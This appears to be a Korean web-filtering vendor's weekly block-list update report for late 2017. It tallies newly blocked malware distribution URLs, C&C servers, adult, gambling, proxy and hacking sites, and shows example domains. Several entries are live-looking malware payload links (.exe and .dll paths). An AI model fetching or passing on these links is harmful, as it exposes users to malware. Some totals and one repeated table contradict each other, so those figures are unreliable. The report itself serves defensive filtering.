〈도박〉	mjm1919 외 8개	https://www.mjm1919.com/
〈게임〉	123게임즈	https://member.123games.co.kr/
〈만화〉	Toonkor	https://www.toonkor.com/
〈P2P_Warez〉	오토렌트1 외 1개	https://www.otorrent1.biz/

비업무 사이트

501,776 누적

13,703

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.transferbigfiles.com/	92
〈음란물〉	www.jini69.com/	456
〈게임〉	www.o4games.com/	221
〈도박〉	www.kara120.com/	186
〈만화〉,〈채팅〉	www.manga-no-sekai.com/	12
〈증권사〉,〈투자정보〉	www.unifunding.co.kr/	318
〈프록시〉,〈해킹〉,〈원격서비스〉	remote.cyt.co.kr/	61
〈전자상거래〉	www.webike.co.kr/	1,035
〈커뮤니티〉	www.zosenzo.net/	3,991
〈기타 카테고리〉	www.yeosumedia.co.kr/	7,331
계		13,703

넷앱스 (Network Applications)

4,088 누적

8

카테고리	넷앱스 명	추가 IP/Port 수
〈증권 프로그램〉	교보증권 외 7개	8
계		8

7월

2017년 누적 (30주차)

지난 1주일 누적 (2017.07.24~07.28)

악성코드 배포사이트

2017년 누적 (30주차)	지난 1주일 누적 (2017.07.24~07.28)	추가	삭제
9,581,276	425,462	170,731	254,731

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	㈜마미로봇	www.mamirobot.com	17.7.27
〈건강_의학〉	바른자리의원	www.goodjari.com	17.7.27
〈게임〉	LeagueCraft	leaguecraft.com	17.7.26
〈기업_경영〉	신정관광㈜	www.shinjung-tour.co.kr	17.7.26

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	710

암호화웹 (HTTPS)사이트

2017년 누적 (30주차)	지난 1주일 누적 (2017.07.24~07.28)
1,330	115

카테고리	추가 사이트(예)	
〈음란물〉	avnana5 외 10개	https://www.avnana5.com/
〈도박〉	snn77 외 14개	https://www.snn77.com/
〈게임〉	그린볼트 외 2개	https://www.greenvolt.co.kr/
〈P2P_Warez〉	Zooqle 외 8개	https://www.zooqle.com/
〈프록시〉	freeproxyserver 외 3개	https://www.freeproxyserver.co/

비업무 사이트

2017년 누적 (30주차)	지난 1주일 누적 (2017.07.24~07.28)
519,214	17,438

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.etra.co.kr/	143
〈음란물〉	www.g-dduk.com/	3,106
〈게임〉	www.pokemondb.net/	317
〈도박〉	www.xx5566.com/	402
〈만화〉,〈채팅〉	www.toonifun.com/	35
〈증권사〉,〈투자정보〉	www.yeouido.kr/	499
〈프록시〉,〈해킹〉,〈원격서비스〉	itwtf.com/	65
〈전자상거래〉	www.12months.co.kr/	1,245
〈커뮤니티〉	www.woogun.co.kr/	3,209
〈기타 카테고리〉	www.tureng.com/	8,417
계		17,438

넷앱스 (Network Applications)

2017년 누적 (30주차)	지난 1주일 누적 (2017.07.24~07.28)
4,805	717

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	710
〈메신저〉	K-Bond_Messenger(구_FB메신저)	6
〈우회접속〉	HTTP-Tunnel	1
계		717

2017년 누적 (31주차)

지난 1주일 누적 (2017.07.31~08.04)

악성코드 배포사이트

9,825,116	243,840	추가 121,174	삭제 122,066

카테고리	추가 사이트(예)		추가시점
〈게임〉	Warcraft III Custom map download	www.game2e.com	17.8.4
〈컴퓨터_소프트웨어_서비스〉	3D프린팅뉴스	www.3dprintingnews.co.kr	17.8.3
〈여행_레저〉	Bikepedia	www.bikepedia.com	17.8.3
〈인터넷방송〉	재방송닷컴	www.jebangsong.com	17.8.2
〈여행_레저〉	제주프로샵	www.jejuproshop.com	17.8.2

암호화웹 (HTTPS)사이트

1,399	69

카테고리	추가 사이트(예)	
〈음란물〉	sudal 외 9개	https://www.sudal.net/
〈도박〉	majortotos 외 1개	https://www.majortotos.com/
〈게임〉	자이겐틱 외 2개	https://www.gogigantic.com/
신규 〈가상화폐거래〉	코인트레이드 외 50개	https://www.cointrade.co.kr/
	CHBTC.com	https://chbtc.com/

비업무 사이트

534,582	15,368

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.birlink.org/	72
〈음란물〉	www.10000sur.com/	509
〈게임〉	www.basketballgames.org/	449
〈도박〉	www.ice-joa.com/	191
〈만화〉,〈채팅〉	www.comico.net/	10
〈증권사〉,〈투자정보〉	www.stockbox.kr/	588
〈프록시〉,〈해킹〉,〈원격서비스〉	www.gameofhacks.com/	75
〈전자상거래〉	www.lime-h.com/	1,462
〈커뮤니티〉	www.munto.kr/	3,588
〈기타 카테고리〉	www.citizensinspace.org/	8,424
계		15,368

넷앱스 (Network Applications)

4,812	7

카테고리	넷앱스 명	추가 IP/Port 수
〈웹메일연동〉	다음	2
	Gmail	3
	AOL_IMAP	2
계		7

8월

2017년 누적 (32주차)

지난 1주일 누적 (2017.08.07~08.11)

10,023,161 악성코드 배포사이트 **198,045** (추가 96,132 / 삭제 101,913)

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	페이스쿡	www.facecook.co.kr	17.8.10
	홍콩뉴럭셔리	www.egmall.co.kr	17.8.10
〈건강_의학〉	Medical Tourism Poland	www.medical-tourism-poland.com	17.8.9
〈커뮤니티_동호회〉	바이럴블로그	www.viralblog.co.kr	17.8.9

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	25

1,446 암호화웹 (HTTPS)사이트 **47**

카테고리	추가 사이트(예)	
〈음란물〉	vrpornmilf 외 14개	https://www.vrpornmilf.com/
〈도박〉	kak88 외 10개	https://www.kak88.com/
〈게임〉	Kamigame	https://kamigame.jp/
〈만화〉	Shonenjumpplus	https://shonenjumpplus.com/
신규 〈가상화폐거래〉	OK-BIT 외 3개	https://ok-bit.com/

553,258 비업무 사이트 **18,676**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.filejoker.net/	536
〈음란물〉	www.opssgo.com/	1,122
〈게임〉	www.mariogame.org/	496
〈도박〉	www.bong99.com/	552
〈만화〉,〈채팅〉	www.cosdao.com/	60
〈증권사〉,〈투자정보〉	www.newcoin.co.kr/	396
〈프록시〉,〈해킹〉,〈원격서비스〉	www.365ip.kr/	73
〈전자상거래〉	www.s12.co.kr/	1,138
〈커뮤니티〉	www.campion.or.kr/	3,951
〈기타 카테고리〉	www.nedir.com/	10,352
계		18,676

4,844 넷앱스 (Network Applications) **32**

카테고리	넷앱스 명	추가 IP/Port 수
〈웹메일연동〉	CnC 서버	25
	웹하드_Dropbox	3
	위비톡PC 외 2개	4
계		32

2017년 누적 (33주차)

지난 1주일 누적 (2017.08.14~08.18)

악성코드 배포사이트

10,117,023	93,862	추가 47,273	삭제 46,589

카테고리	추가 사이트(예)		추가시점
〈여행_레저〉	렛츠고 리조트	www.letsgoresort.com	17.8.17
〈기업_경영〉	동진밸브	www.valvei.com	17.8.17
〈커뮤니티_동호회〉	필름메이커스	www.filmmakers.co.kr	17.8.16
〈생활_가정〉	오시정	www.5cijung.com	17.8.16
〈투자정보(증권_부동산)〉	Invest USA	www.heebook.co.kr	17.8.15
〈만화〉	레몬웹툰	www.lemonwebtoon.com	17.8.15

암호화웹 (HTTPS)사이트

1,497	51

카테고리	추가 사이트(예)	
〈음란물〉	optime1 외 32개	https://www.optime1.com/
〈게임〉	Elvenar	https://www.elvenar.com/
〈도박〉	abb-1 외 5개	https://www.abb-1.com/
〈웹하드〉	ManoFile 외 6개	https://www.manofile.com/
〈웹메일〉	와세다대학교_메일	https://post.waseda.jp/

비업무 사이트

586,978	33,720

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.vtorrents.net/	470
〈음란물〉	www.escortprofil.com/	4,170
〈게임〉	www.pointgames.net/	623
〈도박〉	www.vvip369.website/	432
〈만화〉,〈채팅〉	www.leomanga.com/	50
〈증권사〉,〈투자정보〉	www.elefund.co.kr/	364
〈프록시〉,〈해킹〉,〈원격서비스〉	www.multiwebproxy.com/	131
〈전자상거래〉	www.livingup.co.kr/	1,441
〈커뮤니티〉	www.list25.com/	4,008
〈기타 카테고리〉	www.pipl.com/	22,031
계		33,720

넷앱스 (Network Applications)

4,858	14

카테고리	넷앱스 명	추가 IP/Port 수
〈증권〉	KB투자증권	5
	KR선물	2
	미래에셋대우(구 대우증권) 외 2개	7
계		14

8월

2017년 누적 (34주차)

지난 1주일 누적 (2017.08.21~08.25)

10,348,258 악성코드 배포사이트 — **231,235** (추가 116,500 / 삭제 114,735)

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	성보테크 의료기	www.anydrop.co.kr	17.8.24
	(주)소하테크	www.soha-tech.com	17.8.24
〈컴퓨터_소프트웨어_서비스〉	다산소프트	www.dasansoft.com	17.8.23
	예스아이콘	www.yesicon.com	17.8.23
〈건강_의학〉	동혜한의원	www.donghyeclinic.com	17.8.22
	베지닥터	www.vegedoctor.co.kr	17.8.21

1,552 암호화웹 (HTTPS)사이트 — **55**

카테고리	추가 사이트(예)	
〈음란물〉	yain888 외 27개	https://www.yain888.com/
〈도박〉	xcasino0 외 7개	https://www.xcasino0.com/
〈P2P_Warez〉	Toorgle 외 7개	https://www.toorgle.com/
〈웹하드〉	DopeFile 외 7개	https://www.dopefile.pk/
〈SNS〉	beBee	https://www.bebee.com/

605,099 비업무 사이트 — **18,121**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.oksusutorrent.co.kr/	442
〈음란물〉	www.fc2.uu.gl/	2,200
〈게임〉	www.wowcircle.com/	431
〈도박〉	www.pokermatch.com/	133
〈만화〉,〈채팅〉	www.box-manga.com/	58
〈증권사〉,〈투자정보〉	www.stockpedia.co.kr/	334
〈프록시〉,〈해킹〉,〈원격서비스〉	www.unblock.club/	82
〈전자상거래〉	www.cottonon.com/	1,188
〈커뮤니티〉	www.ktopic.com/	3,845
〈기타 카테고리〉	www.skkuwiki.net/	9,408
계		18,121

2017년 누적 (35주차)

지난 1주일 누적 (2017.08.28~09.01)

악성코드 배포사이트

10,117,023	360,036	추가 176,392	삭제 183,644

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	주식회사이화	www.ewha.co.kr	17.8.31
	태창금박종합상사	www.taechanggold.co.kr	17.8.31
〈건강_의학〉	아이비 이비인후과	www.doctor-ivy.com	17.8.30
〈기업_경영〉	TV ZONE	www.tvzone119.com	17.8.30

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	2

암호화웹 (HTTPS)사이트

1,605	55

카테고리	추가 사이트(예)	
〈음란물〉	soranet1tal 외 20개	https://www.soranet1tal.com/
〈도박〉	cty94 외 14개	https://www.cty94.com/
〈게임〉	Zappo_Games 외 7개	https://www.zappogames.com/
〈P2P_Warez〉	토렌트리n	https://www.torrentleen.com/
	토렌트야	https://www.torrentya2.com/

비업무 사이트

623,832	18,733

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.mega-tor.org/	405
〈음란물〉	www.matsta8.com/	457
〈게임〉	www.gameking.com/	501
〈도박〉	www.tails9.com/	258
〈만화〉,〈채팅〉	www.parantoon.com/	77
〈증권사〉,〈투자정보〉	www.zzalzzal.com/	339
〈프록시〉,〈해킹〉,〈원격서비스〉	www.anonimizing.com/	98
〈전자상거래〉	www.cibmall.co.kr/	1,371
〈커뮤니티〉	www.yagiyagi.org/	4,579
〈기타 카테고리〉	www.wordsmyth.net/	10,648
계		18,733

넷앱스 (Network Applications)

4,858	14

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	2
〈게임〉	Dekaron 외 5개	8
〈증권매매〉	신영증권 외 1개	3
〈웹메일연동〉	Gmail IMAP 외 2개	3
계		16

2017년 누적 (36주차)

지난 1주일 누적 (2017.09.04~09.08)

악성코드 배포사이트

11,606,566	898,272	추가 720,462	삭제 177,810

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	도그파파	www.dogpapa.co.kr	17.9.7
〈건강_의학〉	미소드림치과	www.drlove.co.kr	17.9.7
〈P2P_Warez〉	브이하드	www.vhard.co.kr	17.9.6
〈웹하드〉	파일서버	www.fileserver.co.kr	17.9.5
	4shared-china	4shared-china.com	17.9.5
〈기업_경영〉	흥성사료	www.hsfeed.com	17.9.4

암호화웹 (HTTPS)사이트

1,704	99

카테고리	추가 사이트(예)	
〈음란물〉	allad82 외 9개	https://www.allad82.com/
〈도박〉	mose3 외 2개	https://www.mose3.com/
〈P2P_Warez〉	Yifytorrent 외 40개	https://www.yifytorrent.co/
〈웹하드_웹오피스〉	PBWORKS 외 44개	https://pbworks.com/

비업무 사이트

642,542	18,710

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.multcloud.com/	343
〈음란물〉	www.koreatoy69.com/	1,606
〈게임〉	www.gamesapiens.com/	277
〈도박〉	www.dsz61.com/	237
〈만화〉,〈채팅〉	www.mangainn.net/	53
〈증권사〉,〈투자정보〉	www.ejw.co.kr/	380
〈프록시〉,〈해킹〉,〈원격서비스〉	www.hidemy.name/	104
〈전자상거래〉	www.lcis.co.kr/	1,596
〈커뮤니티〉	www.tencio.net/	3,779
〈기타 카테고리〉	www.wikivisually.com/	10,335
계		18,710

넷앱스 (Network Applications)

4,881	7

카테고리	넷앱스 명	추가 IP/Port 수
〈게임〉	드래곤네스트	1
	마비노기	1
	메이플스토리	4
〈메신저〉	Check 메신저	1
계		7

2017년 누적 (37주차)

지난 1주일 누적 (2017.09.11~09.15)

악성코드 배포사이트

11,739,785	133,219	추가 68,123	삭제 65,096

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.lingomen.com/
〈고객신고〉	www.systemics.net.br/
〈악성코드 공유서비스〉	barin100.ru/13092017.exe/
〈웹키퍼클라우드〉	clicksense.kr/
〈악성코드 검색엔진〉	host-41.46.105.235.tedata.net/

암호화웹 (HTTPS)사이트

1,769	65

카테고리	추가 사이트(예)	
〈음란물〉	sorabada 외 26개	https://www.sorabada.net/
〈도박〉	tails9 외 25개	https://www.tails9.com/
〈게임〉	트위치	https://www.twitch.tv/
〈P2P_Warez〉	Layarkaca21 외 2개	https://www.layarkaca21.us/
〈웹하드_웹오피스〉	Yifile 외 5개	https://www.yifile.com/

비업무 사이트

667,772	25,230

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.gig-torrent.org/	98
〈음란물〉	www.new30.net/	8,347
〈게임〉	www.lineagem6.co.kr/	224
〈도박〉	www.knn789.com/	329
〈만화〉,〈채팅〉	www.haveacomicsday.com/	31
〈증권사〉,〈투자정보〉	www.portwin.co.kr/	394
〈프록시〉,〈해킹〉,〈원격서비스〉	www.instantproxies.com/	87
〈전자상거래〉	www.coffeernd.co.kr/	1,686
〈커뮤니티〉	www.zipop.kr/	3,886
〈기타 카테고리〉	www.fashion-era.com/	10,148
계		25,230

넷앱스 (Network Applications)

4,894	13

카테고리	넷앱스 명	추가 IP/Port 수
〈게임〉	미르의 전설2	1
	미르의 전설3	2
	사이버오로바둑 외 6개	7
〈메신저〉	슬랙메신저	3
계		13

9월

2017년 누적 (38주차)

지난 1주일 누적 (2017.09.18~09.22)

악성코드 배포사이트

13,322,242	1,582,457	추가 1,514,834	삭제 67,623

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.anjeonbank.co.kr
〈고객신고〉	wiskundebijles.nu/DKndhFG72?
〈악성코드 공유서비스〉	terterlzxoner.com/verify/mart.exe
〈웹키퍼클라우드〉	200.6.170.212/questio.exe
	d1.ourdev.cn/bbs_upload782111/files_24/ourdev_523225.pdf

암호화웹 (HTTPS)사이트

1,821	52

카테고리	추가 사이트(예)	
〈음란물〉	yafreeca 외 28개	https://www.yafreeca.com/
〈도박〉	xtk777 외 2개	https://www.xtk777.com/
〈게임〉	Fan_Gamer 외 11개	https://www.fan-gamer.com/
〈P2P_불법파일공유〉	Limetorrents외 5개	https://www.limetorrents.city/
〈웹하드_웹오피스〉	네이버오피스	https://office.naver.com/

비업무 사이트

687,621	19,849

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentommy.com/	164
〈음란물〉	www.opmania39.com/	3,316
〈게임〉	www.gempic.co.kr/	363
〈도박〉	www.xcasino13.com/	435
〈만화〉,〈채팅〉	www.foxtoon.net/	35
〈증권사〉,〈투자정보〉	www.goch.co.kr/	386
〈프록시〉,〈해킹〉,〈원격서비스〉	www.proxtube.com/	73
〈전자상거래〉	www.prugna.co.kr/	1,685
〈커뮤니티〉	www.busanyewon.kr/	3,814
〈기타 카테고리〉	www.apronus.com/	9,578
계		19,849

넷앱스 (Network Applications)

4,903	9

카테고리	넷앱스 명	추가 IP/Port 수
〈게임〉	마구마구	2
	드래곤라이즈	3
	히어로즈오브스톰	3
	버블파이터	1
계		9

2017년 누적 (39주차)

지난 1주일 누적 (2017.09.25~09.29)

악성코드 배포사이트

13,399,241	76,999	추가 46,183	삭제 30,816

카테고리	추가 사이트(예)
〈세이프 브라우징〉	applefile.co.kr
〈고객신고〉	ekenealu.xyz/sale/?
〈악성코드 검색엔진〉	cm-83-97-204-113.telecable.es
〈악성코드 공유서비스〉	bayarealandmark.com/KJSkjdhf
〈웹키퍼클라우드〉	1tdl.1haitao.com/haitao10011.exe

암호화웹 (HTTPS)사이트

1,872	51

카테고리	추가 사이트(예)	
〈음란물〉	opstar01외 23개	https://www.opstar01.com/
〈도박〉	betmclean 외 4개	https://www.betmclean.com/
〈게임〉	워크래프트로그 외 8개	https://www.warcraftlogs.com/
〈P2P_불법파일공유〉	조이맥심 외 1개	https://www.joymaxim.com/
〈웹하드_웹오피스〉	Hubic 외 8개	https://www.hubic.com/

비업무 사이트

703,430	15,809

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.wetorrent.net/	343
〈음란물〉	www.plbo17.com/	655
〈게임〉	www.eliteguias.com/	431
〈도박〉	www.yeticasino.com/	193
〈만화〉,〈채팅〉	www.mangaonlinehere.com/	29
〈증권사〉,〈투자정보〉	www.btcn.co.kr/	367
〈프록시〉,〈해킹〉,〈원격서비스〉	www.stero-zon.com/	93
〈전자상거래〉	www.blossomflower.kr/	1,205
〈커뮤니티〉	www.nanlove.co.kr/	3,123
〈기타 카테고리〉	www.dicios.com/	9,370
계		15,809

넷앱스 (Network Applications)

4,923	20

카테고리	넷앱스 명	추가 IP/Port 수
〈게임〉	넷마블 네오스톤	6
〈증권〉	KB 증권	3
	SK증권	4
	교보증권 외 6개	7
계		20

9월

2017년 누적 (40,41주차)

지난 2주일 누적 (2017.10.02~10.13)

16,457,755 악성코드 배포사이트 — **3,058,514** (추가 1,532,311 / 삭제 1,526,203)

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.xn--6i0bu0rmwivrcroi7f4a0qtgg680l.com
〈고객신고〉	mkk.085967.com/oem/u.php
〈악성코드 검색엔진〉	45.76.154.193.vultr.com
〈악성코드 공유서비스〉	hellonwheelsthemovie.com/njhgftrf3
〈웹키퍼클라우드〉	178.159.36.44/121927359.exe

1,920 암호화웹 (HTTPS)사이트 — **48**

카테고리	추가 사이트(예)	
〈음란물〉	bullldog 외 28개	https://www.bullldog.com/
〈도박〉	yeticasino 외 2개	https://www.yeticasino.com/
〈P2P_불법파일공유〉	Movies_Weekend	https://www.moviesweekend.net/
〈웹하드_웹오피스〉	GitBook 외 1개	https://www.gitbook.com/
〈웹메일〉	Free.fr_웹메일 외 3개	https://webmail.free.fr/

723,277 비업무 사이트 — **19,847**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.boottorent.com/	587
〈음란물〉	www.dkbam.com/	1,478
〈게임〉	www.leagueesport.net/	602
〈도박〉	www.ahq56.com/	168
〈만화〉,〈채팅〉	www.animeindo.net/	144
〈증권사〉,〈투자정보〉	www.newsissue.kr/	520
〈프록시〉,〈해킹〉,〈원격서비스〉	www.proxyduck.co/	49
〈전자상거래〉	www.deepmood.co.kr/	1,572
〈커뮤니티〉	www.k-jeep.com/	1,497
〈기타 카테고리〉	www.wikishia.net/	13,230
계		19,847

4,939 넷앱스 (Network Applications) — **16**

카테고리	넷앱스 명	추가 IP/Port 수
〈게임〉	데카론	1
	군주 온라인 외 6개	7
〈증권〉	NH선물(구_우리선물)	1
〈웹메일〉	Gmail_SMTP 외 6개	7
계		16

2017년 누적 (42,43주차)

지난 2주일 누적 (2017.10.16~10.27)

악성코드 배포사이트

16,774,751	316,996	추가 162,288	삭제 153,708

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.youngki.net
〈고객신고〉	moneyintuition.com/enjoy.php?
〈악성코드 검색엔진〉	host-197.33.66.134.tedata.net/
〈악성코드 공유서비스〉	download.networkexpress.co.kr/jabra/1022/agent.exe

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	2,581

암호화웹 (HTTPS)사이트

1,975	55

카테고리	추가 사이트(예)	
〈음란물〉	chunza19 외 19개	https://www.chunza19.net/
〈도박〉	superspor 외 3개	https://www.supersport.hr/
〈게임〉	Wemod 외 13개	https://www.wemod.com/
〈만화〉	Animeindo 외 2개	https://animeindo.net/
〈P2P_불법파일공유〉	토렌트강 외 7개	https://www.torrentkang.com/

비업무 사이트

748,630	25,353

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentq.net/	357
〈음란물〉	www.dream4sm.com/	2,826
〈게임〉	www.steampay.com/	494
〈도박〉	www.gemarbet188.com/	140
〈만화〉,〈채팅〉	www.narutobase.net/	93
〈증권사〉,〈투자정보〉	www.bitcoinex.club/	368
〈프록시〉,〈해킹〉,〈원격서비스〉	www.onion.link/	77
〈전자상거래〉	www.ecobien.com/	1,357
〈커뮤니티〉	www.ipuppy.co.kr/	7,626
〈기타 카테고리〉	www.mogeringo.com/	12,015
계		25,353

넷앱스 (Network Applications)

7,538	2,599

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	2,581
〈게임〉	미르의전설2 외 3개	4
〈증권〉	신한금융투자 외 10개	14
계		2,599

2017년 누적 (44주차)

지난 1주일 누적 (2017.10.30~11.03)

악성코드 배포사이트

17,033,990 | 259,239 (추가 133,522 / 삭제 125,717)

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.aplusenglish.co.kr
〈고객신고〉	find.bobbyj.tk/PHP/index.php?action
〈악성코드 검색엔진〉	45.216.238.47
〈악성코드 공유서비스〉	07111cgac8t.desksaw.world

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	647

암호화웹 (HTTPS)사이트

2,023 | 48

카테고리	추가 사이트(예)	
〈음란물〉	chunjaa 외 19개	https://www.chunjaa.net/
〈도박〉	johnnybet 외 1개	https://www.johnnybet.com/
〈게임〉	Finaland 외 6개	https://www.finaland.com/
〈P2P_불법파일공유〉	토렌트큐 외 7개	https://www.torrentq.net/
	파일시티_ 외 1개	https://www.filecity.co.kr/

비업무 사이트

766,716 | 18,086

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.yuptorrents.com/	281
〈음란물〉	www.sex-jk.com/	2,235
〈게임〉	www.blacksquad.com/	267
〈도박〉	www.og1111.co.kr/	607
〈만화〉,〈채팅〉	www.jokerfansub.com/	67
〈증권사〉,〈투자정보〉	www.bitcoin86.com/	423
〈프록시〉,〈해킹〉,〈원격서비스〉	www.megaproxylist.net/	59
〈전자상거래〉	www.zamione.co.kr/	1,582
〈커뮤니티〉	www.3dyes.net/	4,046
〈기타 카테고리〉	www.maduraonline.com/	8,519
계		18,086

넷앱스 (Network Applications)

8,191 | 653

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관 차단권고〉	CnC 서버	647
〈게임〉	크레이지 아케이드 외 4개	5
〈메신저〉	위비톡	1
계		653

2017년 누적 (45주차)

지난 1주일 누적 (2017.11.6~11.10)

악성코드 배포사이트

17,420,931	386,941	추가 202,150	삭제 184,791

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.incheonpilot.com
〈고객신고〉	www.drpampe.com/101
〈악성코드 검색엔진〉	125-237-9-217.jetstream.xtra.co.nz/
〈악성코드 공유서비스〉	www.srvha.com
〈웹키퍼클라우드〉	hashstrem.ru/download/mainer/mainergate_404_32/Qt5Core.dll

암호화웹 (HTTPS)사이트

2,054	31

카테고리	추가 사이트(예)	
〈음란물〉	oddar 외 12개	https://www.oddar.net/
〈도박〉	kga333 외 9개	https://www.kga333.com/
〈게임〉	Gamengine 외 1개	https://www.gamengine.net/
〈P2P_불법파일공유〉	토렌트정 외 2개	https://www.torrentjung.com/
〈컴퓨터_인터넷_IT〉	Samsung_Plant_PMIS	https://ssplant.cyberbuilder.co.kr/

비업무 사이트

785,235	18,519

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.ntosarang.com/	169
〈음란물〉	www.lovehack.jp/	345
〈게임〉	www.humbledealer.kr/	323
〈도박〉	www.xlivebet.com/	304
〈만화〉,〈채팅〉	www.ani119.cc/	28
〈증권사〉,〈투자정보〉	www.kdex.kr/	480
〈프록시〉,〈해킹〉,〈원격서비스〉	www.hackpasswords.net/	100
〈전자상거래〉	www.socksok.com/	1,379
〈커뮤니티〉	www.ilovebaduk.com/	5,121
〈기타 카테고리〉	www.theidioms.com/	10,270
계		18,519

넷앱스 (Network Applications)

8,204	13

카테고리	넷앱스 명	추가 IP/Port 수
〈증권〉	키움증권 외 8개	9
〈게임〉	데카론	1
〈메신저〉	ICQ 외 1개	2
〈웹메일 연동〉	Gmail_SMTP	1
계		13

2017년 누적 (46주차)

지난 1주일 누적 (2017.11.13~11.17)

17,830,610 악성코드 배포사이트 — **409,679** (추가 176,293 / 삭제 233,386)

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.kimtaeyeon.co.kr
〈고객신고〉	sport-market.ru/FGdhbr5?
〈악성코드 검색엔진〉	adsl-41.66.51.99.aviso.ci
〈악성코드 공유서비스〉	www.stwuye.com

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	218

2,100 암호화웹 (HTTPS)사이트 — **46**

카테고리	추가 사이트(예)	
〈음란물〉	bam19 외 7개	https://www.bam19.com/
〈도박〉	xlivebet 외 4개	https://www.xlivebet.com/
〈게임〉	팡게임 외 3개	https://member.panggame.com/
〈P2P_불법파일공유〉	토렌트용 외 14개	https://www.torrentyong.net/
	파일구리_	https://www.fileguri.com/

805,229 비업무 사이트 — **19,994**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.picotorrent.org/	171
〈음란물〉	www.boongawang.com/	1,944
〈게임〉	www.sharkwhale.co.kr/	211
〈도박〉	www.prediksibets.com/	171
〈만화〉,〈채팅〉	www.manhuagui.com/	20
〈증권사〉,〈투자정보〉	www.dbfunding.co.kr/	372
〈프록시〉,〈해킹〉,〈원격서비스〉	strategy-game.org/	69
〈전자상거래〉	www.petdea.com/	1,262
〈커뮤니티〉	www.snuma.net/	5,811
〈기타 카테고리〉	www.antark.net/	9,963
계		19,994

8,427 넷앱스 (Network Applications) — **223**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관 차단권고〉	CnC 서버	218
〈게임〉	미르의전설 2 외 3개	4
〈메신저〉	위비톡	1
계		223

2017년 누적 (47주차)

지난 1주일 누적 (2017.11.20~11.24)

악성코드 배포사이트

2017년 누적	지난 1주일 누적	추가	삭제
19,668,601	1,837,991	1,206,432	631,559

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.pixbam.com
〈고객신고〉	almadinatraders.pk/LLC
〈악성코드 검색엔진〉	ip21.ip-217-182-230.eu
〈악성코드 공유서비스〉	0874r.smbfjr.cn
〈웹키퍼클라우드〉	www.baoro.org/file/ad_15/ghalq.exe

암호화웹(HTTPS)사이트

2017년 누적	지난 1주일 누적
2,124	24

카테고리	추가 사이트(예)	
〈음란물〉	bamddal 외 6개	https://www.bamddal.com/
〈도박〉	casinoask 외 1개	https://www.casinoask.org/
〈게임〉	ABC_Arcade 외 7개	https://www.abcarcade.com/
〈P2P_불법파일공유〉	Torrent_Guy 외 5개	https://www.torrentguy.net/
〈가상화폐거래〉	HTScoin	https://www.htscoin.com/

비업무사이트

2017년 누적	지난 1주일 누적
828,083	22,854

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.ntosarang.com/	169
〈음란물〉	www.lovehack.jp/	345
〈게임〉	www.humbledealer.kr/	323
〈도박〉	www.xlivebet.com/	304
〈만화〉,〈채팅〉	www.ani119.cc/	28
〈증권사〉,〈투자정보〉	www.kdex.kr/	480
〈프록시〉,〈해킹〉,〈원격서비스〉	www.hackpasswords.net/	100
〈전자상거래〉	www.socksok.com/	1,379
〈커뮤니티〉	www.ilovebaduk.com/	5,121
〈기타 카테고리〉	www.theidioms.com/	10,270
계		22,854

넷앱스(Network Applications)

2017년 누적	지난 1주일 누적
8,435	8

카테고리	넷앱스 명	추가 IP/Port 수
〈증권〉	KB증권	1
〈게임〉	바람의 나라 외 6개	7
계		8

2017년 누적 (48주차)

지난 1주일 누적 (2017.11.27~12.01)

악성코드 배포사이트

21,697,417 | 2,028,816 (추가 1,148,758 / 삭제 880,058)

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.tvismall.com
〈고객신고〉	book.chukzenter.tk/PHP/index.php?
〈악성코드 검색엔진〉	adsl-ull-150-59.50-151.wind.it
〈악성코드 공유서비스〉	1sjsn.huemtv.cn

